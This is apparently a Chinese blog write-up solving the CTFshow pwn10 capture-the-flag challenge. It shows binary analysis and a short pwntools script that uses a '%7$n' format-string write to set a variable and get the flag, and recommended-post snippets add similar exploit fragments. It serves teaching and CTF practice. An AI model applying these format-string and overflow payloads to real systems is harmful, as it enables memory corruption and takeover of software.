CTFshow PWN 格式化字符串漏洞pwn10

ctfshow-pwn新手系列 前言 十几天没发文了,都在写这篇文章,我也不知道为啥我要学pwn,当初是准备学汇编的,走上了不归之路,呜呜呜 pwn签到题 nc 连上就有flag pwn02 一个简单的ret2text 首先看main函数 那么接着跟到pwnme函数 可以看到buf只有9个字节 而fgets读入了50个字节,所以就导致了栈溢出 这是个32位的程序所以ret地址一般是ebp+4 看到stack函数 地址 故exp为 exp: from pwn import * #p = process("./pwn1") p 阅读详情


checksec+运行

就是这个样子

确实还需要学习啊 KEEP LEARNING!!!!!!

32位

NX保护

ida进行中

if num == 16

即可cat flag

那么修改变量的值

明显的格式化字符串漏洞

确定参数位置

第7个

num跟进去

 

address=0x804A030

准备exp 

from pwn import*
p=process('./pwn10')


num_addr=0x804A030

payload=p32(num_addr)+b'aaaaaaaaaaaa%7$n'//需要num=16,12个a填充,4个字节返回地址


p.sendline(payload)
p.interactive()

 成功打通

CTFshow---格式化字符串[91-100]更新完毕 简单的格式化字符串。通过反汇编代码可以看出只要就能getshell通过调试可以看到偏移为7最终exp为。 阅读详情

相关推荐

CTFshow-pwn入门-pwn100 WP

在栈上的第二个位置,对于 printf 来说,rdi 是函数本身,第一个参数是 rsi,然后是 rdx、rcx、r8、r9,栈上第一个,栈上第二个的。原来正常返回的 main 函数某个地址和我们写入的后门地址都是在 elf 基址上计算的,高位相同。这里还在找后面地址在栈上的位置,所以这里的 1 是随便填的,hn 是写入两字节,对应地址后四位。的第一个参数,在调用 printf 时,寄存器会存 printf 的参数,会暂时把在。个,加上寄存器上的 5 个和栈上的第 0 个,是格式化字符串的第 17 个参数,

Claire_cat的学习记录 2334

ctfshow pwn10

pwn10

qq_39980610的博客 684

ctfshow pwn题学习笔记

文章目录pwn入门pwn签到题pwn02 ctfshow pwn学习笔记(除堆部分)本菜逼不会堆 pwn入门 pwn签到题 nc 直接连 pwn02 查看保护 进入pwnme函数 发现fgets处存在栈溢出,s距离ebp为0x9,那么覆盖到返回地址的长度还要再加上0x4我是懒狗,没有gdb看,且程序中存在后门函数,地址为0x804850f exp: from pwn import * io = process("./stack") payload = b"a"*(0x9+0x4)+p32(0x804

Scarehehe的博客 7073

CTFshow-PWN-前置基础(pwn10-pwn12)

寄存器相对寻址方式结束后eax寄存器的值为?在 ida 中找到对应汇编代码:双击跟进 dword_80490E8 ,得到这里 msg 的地址是:0x80490E8将该地址赋给寄存器 ecx接着使用 add 指令对 ecx 加 40x80490E8 对应十进制为 134516968因此 add 执行后,ecx 中值变为:134516972转为十六进制为:0x80490ec接下来是将 ecx 所指向的地址的值赋给 eaxecx 指向地址为 0x80490ec。

Welcome To My6n Blog 903

CTFSHOW 36D杯CTF(pwn部分wp)

PWN WP 感谢1p0ch师傅 最近参加了ctf.show举办的一个比赛,做了一下pwn题,以下是我的一些wp,由于本人能力有限,菜的一批,如果有什么不对的地方,请多包含。 PWN_签到 签到题直接nc上去以后发现考察的是linux的基本操作,程序过滤掉了空格,cat,但是我们可以ls查看 more<flag 这里<可以绕过空格 PWN_babyFmts...

weixin_44296844的博客 2255

零基础入门格式化字符串漏洞:CTFshow PWN91-100详细解析与调试技巧

本文详细解析了CTFshow平台PWN91-100系列题目中的格式化字符串漏洞,从基本原理到实战调试技巧全面覆盖。通过具体案例演示如何利用格式化符号(如%x、%n)进行内存读写,并分享GDB调试与pwntools利用框架的实用技巧,帮助零基础选手快速掌握PWN题型解题方法。

weixin_33701251的博客 370

ctfshow pwn 04

接下来在第一个黄框位置下断点和printf函数处下断点,该断点为了查看canary的值,然后在printf()函数处下断点,该断点是为了查看canary在printf()函数处偏移,然后直接run。格式化字符串漏洞简单来说就是,由于printf函数不安全的使用造成的,%n是不安全的,还有printf(a)直接输出字符串也是不安全的,我们可以通过该漏洞获取canary泄露。黄框的地方是重点,第一个黄框为canary的插入,第二个为printf()函数的调用,第三个为canary的检验。

A2247328295的博客 1053

Pwn入门必看:CTFshow Pwn100的格式化字符串漏洞利用与栈帧分析

本文深入解析CTFshow Pwn100中的格式化字符串漏洞利用技术,从漏洞原理到实战演练,详细介绍了如何绕过保护机制、泄露内存地址并最终控制程序流程。通过栈帧分析和PIE绕过技巧,帮助初学者掌握二进制安全中的关键技能。

weixin_42525738的博客 366

别再死记硬背!图解X86汇编三种寻址方式,用CTFshow PWN题彻底搞懂内存访问

本文通过CTFshow PWN题目实战,图解X86汇编的三种寻址方式:寄存器相对寻址、基址变址寻址和相对基址变址寻址。结合PWN10-PWN12题目案例,详细解析内存访问机制,帮助读者彻底理解计算机底层寻址逻辑,提升二进制安全和漏洞利用能力。

weixin_32349093的博客 312

CTFshow格式化字符串漏洞实战:从PWN91到PWN100的完整通关指南(附详细exp)

本文详细解析了CTFshow平台上的格式化字符串漏洞实战技巧,从基础原理到高级利用方法,涵盖内存读取、写入及程序流劫持等关键技术。通过PWN91到PWN100的实战案例,提供可直接复现的EXP代码,帮助读者系统掌握格式化字符串漏洞的攻防策略。

weixin_30892037的博客 65

格式化字符串漏洞利用的5种常见手法:以CTFshow题目为例

本文深入解析格式化字符串漏洞的5种高级利用手法,结合CTFshow平台实战案例,详细讲解内存泄露、GOT表劫持、栈保护绕过等技巧。通过具体代码示例和对比分析,帮助安全研究人员掌握格式化字符串漏洞的利用与防御方法,提升二进制安全实战能力。

weixin_28622215的博客 292

CTFshow Pwn100:格式化字符串漏洞利用与栈帧分析实战

格式化字符串漏洞是二进制安全领域中的一种经典内存破坏漏洞,其根源在于程序员对printf等函数的不安全使用,允许攻击者通过用户控制的格式字符串读取或写入任意内存地址。从原理上看,这类漏洞利用了函数调用时参数传递的机制,在x86架构下,printf会从栈上读取参数来匹配格式符,若缺乏有效验证,攻击者便能通过%p、%x等符号泄露栈内存布局,甚至利用%n原语实现任意地址写。其技术价值在于能够绕过部分内存保护机制,实现信息泄露与代码执行,常被应用于CTF竞赛与安全研究中的权限提升场景。在CTFshow Pwn100

weixin_29325007的博客 322

CTFshow-pwn100实战:手把手教你利用格式化字符串漏洞绕过循环校验

本文详细解析了CTFshow平台上的pwn100题目,重点介绍了如何利用格式化字符串漏洞绕过循环校验机制。通过实战演示,从环境搭建、漏洞分析到payload构造,逐步讲解二进制漏洞利用技巧,帮助读者深入理解Pwn技术原理和实战应用。

weixin_30316097的博客 347

CTFshow-pwn100:格式化字符串漏洞实战解析

本文以CTFshow平台的经典入门题pwn100为例,详细解析了格式化字符串漏洞的实战利用过程。文章从漏洞原理入手,逐步讲解如何绕过程序限制、泄露关键内存地址、计算程序基址,并最终通过构造payload劫持控制流,获取flag。内容涵盖漏洞识别、信息泄露与任意地址写等核心知识点,适合pwn初学者入门学习。

b0c1d2的博客 529

不用API Key也能玩转Obsidian AI:本地大模型离线配置全攻略

本文详细介绍了如何在无需API Key的情况下,通过本地部署大型语言模型(LLM)为Obsidian注入AI能力。文章以Ollama为例,提供了从环境准备、模型选择到与Obsidian插件(如Text Generator)集成的完整配置攻略,旨在帮助用户打造一个安全、离线可用的智能笔记工作流,实现数据隐私与AI助力的完美结合。

weixin_29062963的博客 817

数字IC后端实现 | Innovus各个阶段常用命令汇总

数字IC后端设计实现之Innovus常用命令汇总

weixin_37584728的博客 7322

CTFshow PWN格式化字符串漏洞通关实战:从基础泄露到高级利用

格式化字符串漏洞是二进制安全领域中的一种经典内存破坏漏洞,其核心原理源于C语言中printf等函数对用户输入缺乏严格校验,允许攻击者通过控制格式化字符串参数来读写进程内存。该漏洞的技术价值在于能够绕过常见的内存保护机制,实现信息泄露和任意地址写入,从而为后续的代码执行或权限提升创造条件。在CTF竞赛和渗透测试中,格式化字符串漏洞常被用于泄露关键内存地址(如libc基址、栈地址、Canary值)以及覆盖关键数据(如GOT表项、函数指针)。本文以CTFshow PWN系列题目为实战场景,系统性地讲解了格式化字符

weixin_42539414的博客 279

【上海大学计算机组成原理实验报告】一、数据传送实验

将58H写入A寄存器//将6BH写入W寄存器//将C3H写入R1寄存器//将C3H写入R1寄存器//了解实验仪器数据总线的控制方式//掌握数据传送的基本原理//掌握各寄存器的结构、工作原理及其控制方法//数据传送实验

HackerKevon的博客 3509

ctfshow刷题笔记(pwn篇)

一入pwn坑深似海,从此web是路人 目录pwn02pwn03 pwn02 常规checksec一下 扔进IDA 点进pwnme()函数看看,明显的栈溢出 搜索字符串有/bin/sh 直接淦它 from pwn import* io=remote('111.231.70.44',28054) #io=process('./pwn02') bin_sh=0x0804850F payload=b'a'*13+p32(bin_sh) io.sendline(payload) io.interactive(

Gygert的博客 4519

SAP VC实战:用CU01和CS02搞定BOM里的‘智能’对象相关性(附语法避坑指南)

在工业制造领域,产品配置的复杂性往往超出想象。想象一下,当客户需要定制一台工业设备时,可能有数百种配置选项相互影响——从基础材质到动力系统,从控制模块到安全装置。如何在SAP系统中优雅地管理这种复杂性?对象相关性(Object Dependencies)就是解决这一挑战的利器。

weixin_42524824的博客 467

WRF模式学习入门基础(建议收藏!!!)

本文详细介绍了WRF-ARW(Advanced Research WRF)模式的结构组成,重点讲解了前处理系统(WPS)和主模式中的各个关键程序的功能与流程。通过对geogrid、ungrib、metgrid、real和wrf等模块的逐步解析,帮助初学者全面理解数值天气预报模型在初始化和运行过程中所需的关键步骤。

2503_90234341的博客 3075

从CTFshow-PWN入门-pwn32~34理解FORTIFY保护

FORTIFY_SOURCE 是 GCC 和 Clang 等编译器提供的一项重要安全特性,用于增强程序对内存操作漏洞的防护memcpymemmovememsetstrcpystrncpystrcatstrncatsprintfvsprintfsnprintfvsnprintfgetsfdopenfreadfwritereadrecvsendprintffprintfvprintf%ncheckse64 位小端序,这里没有显示 FORTIFY,说明没有打开这项保护,题目上也说防御等级是 0。

Claire_cat的学习记录 796

eDP V1.4协议介绍

eDP的全称是Embedded DisplayPort嵌入式显示端口,主要应用与短距离系统内应用,例如手机、一体式台式机等。eDP V1.4b是基于DP V1.3标准制作完成,但因应用场景的不同,还是有很多区别。电压摆幅不同,eDP相对较低;eDP功耗相对较低;DP有线材和连接器的要求,eDP没有明确要求;AUX通道电路设计不同(相对DP取消了AC耦合电容和100KΩ/1MΩ的上下拉电阻):典型应用场景;

qflook的博客 4303

CTFshow pwn100:格式化字符串漏洞从信息泄露到GOT覆写完整利用链分析

格式化字符串漏洞是二进制安全领域中的一种经典内存破坏漏洞,其核心原理在于当程序将用户可控的字符串直接作为格式化字符串参数(如`printf(buf)`)时,攻击者可以通过在`buf`中嵌入特定的格式符(如`%p`、`%s`、`%n`)来读取或写入栈内存。这种能力赋予了攻击者强大的信息泄露和内存篡改权限,其技术价值在于能够绕过现代操作系统的地址空间布局随机化(ASLR)等防护机制,实现程序流劫持。在CTF竞赛和真实漏洞利用场景中,格式化字符串漏洞常被用于泄露关键地址(如PIE基址、libc地址),并进一步通过

weixin_33805992的博客 396

【考试大纲】中级多媒体应用设计师考试大纲

中级多媒体应用设计师考试大纲

邓邓子的博客 382

YOLOv11改进 | 主干/Backbone篇 | 华为最新目标检测网络VanillaNet(适配yolov11的N、S、M、L、X)

本文给大家来的改进机制是华为最新VanillaNet网络VanillaNet是一种注重极简主义和效率的神经网络架构。它的设计简单,层数较少,避免了像深度架构和自注意力这样的复杂操作(需要注意的是该网络结构的通道数会被放大,GFLOPs的量会很高)。我将其替换整个YOLOv10的Backbone,在一些大目标和小目标检测上均有涨点,效果比上一篇RepViT的效果要好。

Snu77的博客 2587
上一篇: 攻防世界PWN int_overflow
下一篇: BUUCTF栈迁移ciscn_2019_es_2
Rt1Text
博客等级 码龄5年 14粉丝 53原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值